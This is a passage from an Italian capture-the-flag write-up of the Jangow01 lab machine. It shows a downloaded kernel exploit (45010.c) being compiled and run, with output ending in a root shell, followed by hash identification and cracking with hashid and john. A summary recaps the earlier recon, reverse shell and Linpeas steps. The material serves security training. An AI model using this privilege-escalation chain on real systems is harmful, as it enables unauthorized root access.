Sappiamo perfettamente che l'exploit scaricato è in programma C, ma come lo rendiamo eseguibile per il nostro fine ?

Vediamolo insieme:

Con il comando '**gcc 45010.c -o AttackToJangow**'

Spiegazione comando:

gcc : Il compilatore C GNU Compiler Collection, usato per trasformare codice sorgente C in un programma eseguibile.

45010.c : Il file sorgente in linguaggio C che contiene il codice dell'exploit o dello script da compilare di cui abbiamo fatto il download.

-o AttackToJangow : Specifica il nome del file eseguibile che verrà generato, in questo caso AttackToJangow.

Sempre un '**ls**' per verificare che tutto sia andato a buon fine. Con successo troviamo il file '**AttackToJangow**' nella cartella user della vittima, pronto per essere esuito.

```
jangow01@jangow01:~$ ls
ls
45010.c linpeas.sh user.txt
jangow01@jangow01:~$ gcc 45010.c -o AttackToJangow
gcc 45010.c -o AttackToJangow
jangow01@jangow01:~$ ls
ls
45010.c AttackToJangow linpeas.sh user.txt
jangow01@jangow01:~$ █
```

E' giunto finalmente il momento della grande verità. Avviamo il nostro exploit all'interno della macchina vittima. --> **./AttackToJangow**

```
jangow01@jangow01:~$ ./AttackToJangow
./AttackToJangow
[.]
[.] t(--) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(--)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880037488400
[*] Leaking sock struct from ffff88003cb04780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003bedb9c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003bedb9c0
[*] credentials patched, launching shell...
# █
```

E' andato tutto a buon fine, facciamo le ultime verifiche per vedere se abbiamo raggiunto l'obiettivo di essere Root. Quindi eseguiamo il comando “**ls**” e troviamo la lista dei file e cartelle presenti tra cui Linpeas, usert.txt, AttackToJangow e l'exploit 45010.c Facciamo un **whoami**, che ci risponde con un bellissimo "Root" entriamo a questo punto nella cartella root, esploriamo le cartelle e troviamo **proof.txt** lo apriamo alla velocità della luce ed ecco qui il nostro investigatore con il cappello. Notiamo inoltre un altro hash a piè di pagina che andremmo ad analizzare tra poco.

Andiamo ad analizzare adesso i due hash trovati.

Primo Hash, Siamo andati a estrapolare le informazioni tramite **hashid** e **john**, sfortunatamente il primo hash non ha portato a nessun risultato in quanto risulta essere vuota.

```
(kali㉿kali)-[~]
└─$ hashid user.txt
--File 'user.txt'--
Analyzing 'd41d8cd98f00b204e9800998ecf8427e'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snejfru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
--End of file 'user.txt'--
```

```
(kali㉿kali)-[~]
└─$ echo 'utente1:d41d8cd98f00b204e9800998ecf8427e' > user.txt
Desktop Documents Downloads Linpeas.sh1 Music packages.microsoft.gpg Pictures

(kali㉿kali)-[~]
└─$ john --format=raw-md5 user.txt --wordlist=/usr/share/wordlists/rockyou.txt
d41d8cd98f00b204e9800998ecf8427e
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 user.txt
utente1:

1 password hash cracked, 0 left
```


Secondo Hash: Anche qui abbiamo creato un file - user.txt con dentro l'hash da hashare - Abbiamo poi avviato tale file tramite HashID che ci ha dato informazioni interessanti per lo più che l'hash è di tipo SHA-1.

Lo SHA-1 (Secure Hash Algorithm 1) è un algoritmo crittografico di funzione di hash progettato dalla NSA e pubblicato dal NIST nel 1995. Le sue caratteristiche principali: SHA-1 è una funzione di hash crittografica che produce un output fisso di 160 bit (ossia 20 byte), rappresentato solitamente come una stringa esadecimale di 40 caratteri. SHA-1 è considerato insicuro dal 2005 a causa di vulnerabilità teoriche e collisions (due input diversi che generano lo stesso hash) dimostrate praticamente da Google e CWI nel 2017 con l'attacco SHAttered.

Usando John the Reaper verifichiamo l'hash e scopriamo che anche questa risulta vuota, tristemente vuota.



```
(kali㉿kali)-[~] $ echo 'da39a3ee5e6b4b0d3255bfef95601890afd80709' > user.txt
(kali㉿kali)-[~] $ hashid user.txt
--File 'user.txt'--
Analyzing 'da39a3ee5e6b4b0d3255bfef95601890afd80709'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)
--End of file 'user.txt'--
```



```
(kali㉿kali)-[~] $ echo 'utente:da39a3ee5e6b4b0d3255bfef95601890afd80709' > user.txt
(kali㉿kali)-[~] $ john --format=raw-sha1 user.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
(utente)
1g 0:00:00:00 DONE (2025-05-21 08:54) 100.0g/s 475200p/s 475200c/s 475200C/s jellybeans
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

CONCLUSIONI FINALI

CONSIDERAZIONI FINALI:

- Il report dimostra un processo metodico di penetration testing, partendo dalla ricognizione della rete con netdiscover e la scansione delle porte con nmap.
- Viene evidenziata l'importanza dell'analisi del codice sorgente delle pagine web per scoprire informazioni sensibili, come credenziali di database in file di configurazione (es., config.php).
- Il report sottolinea come una configurazione errata o la presenza di file di backup (es., .backup) possano esporre vulnerabilità critiche in un sistema.
- L'uso di strumenti come Linpeas per l'enumerazione di vulnerabilità locali è cruciale per l'escalation dei privilegi all'interno del sistema target.
- Le tecniche di reverse shell e l'importanza di stabilire una shell interattiva per facilitare l'esecuzione di comandi e l'utilizzo di strumenti sono ben illustrate.
- Il report evidenzia la necessità di analizzare attentamente gli hash e di utilizzare strumenti come hashid e john per identificarne il tipo e, possibilmente, decriptarli.

In sintesi, vengono illustrate le diverse fasi di un penetration test, dalla ricognizione iniziale alla scoperta e allo sfruttamento delle vulnerabilità, fino all'ottenimento di accesso al sistema target. Inoltre, sottolinea l'importanza di utilizzare una varietà di strumenti e tecniche, nonché la necessità di una solida comprensione dei principi di sicurezza e delle potenziali debolezze dei sistemi informatici.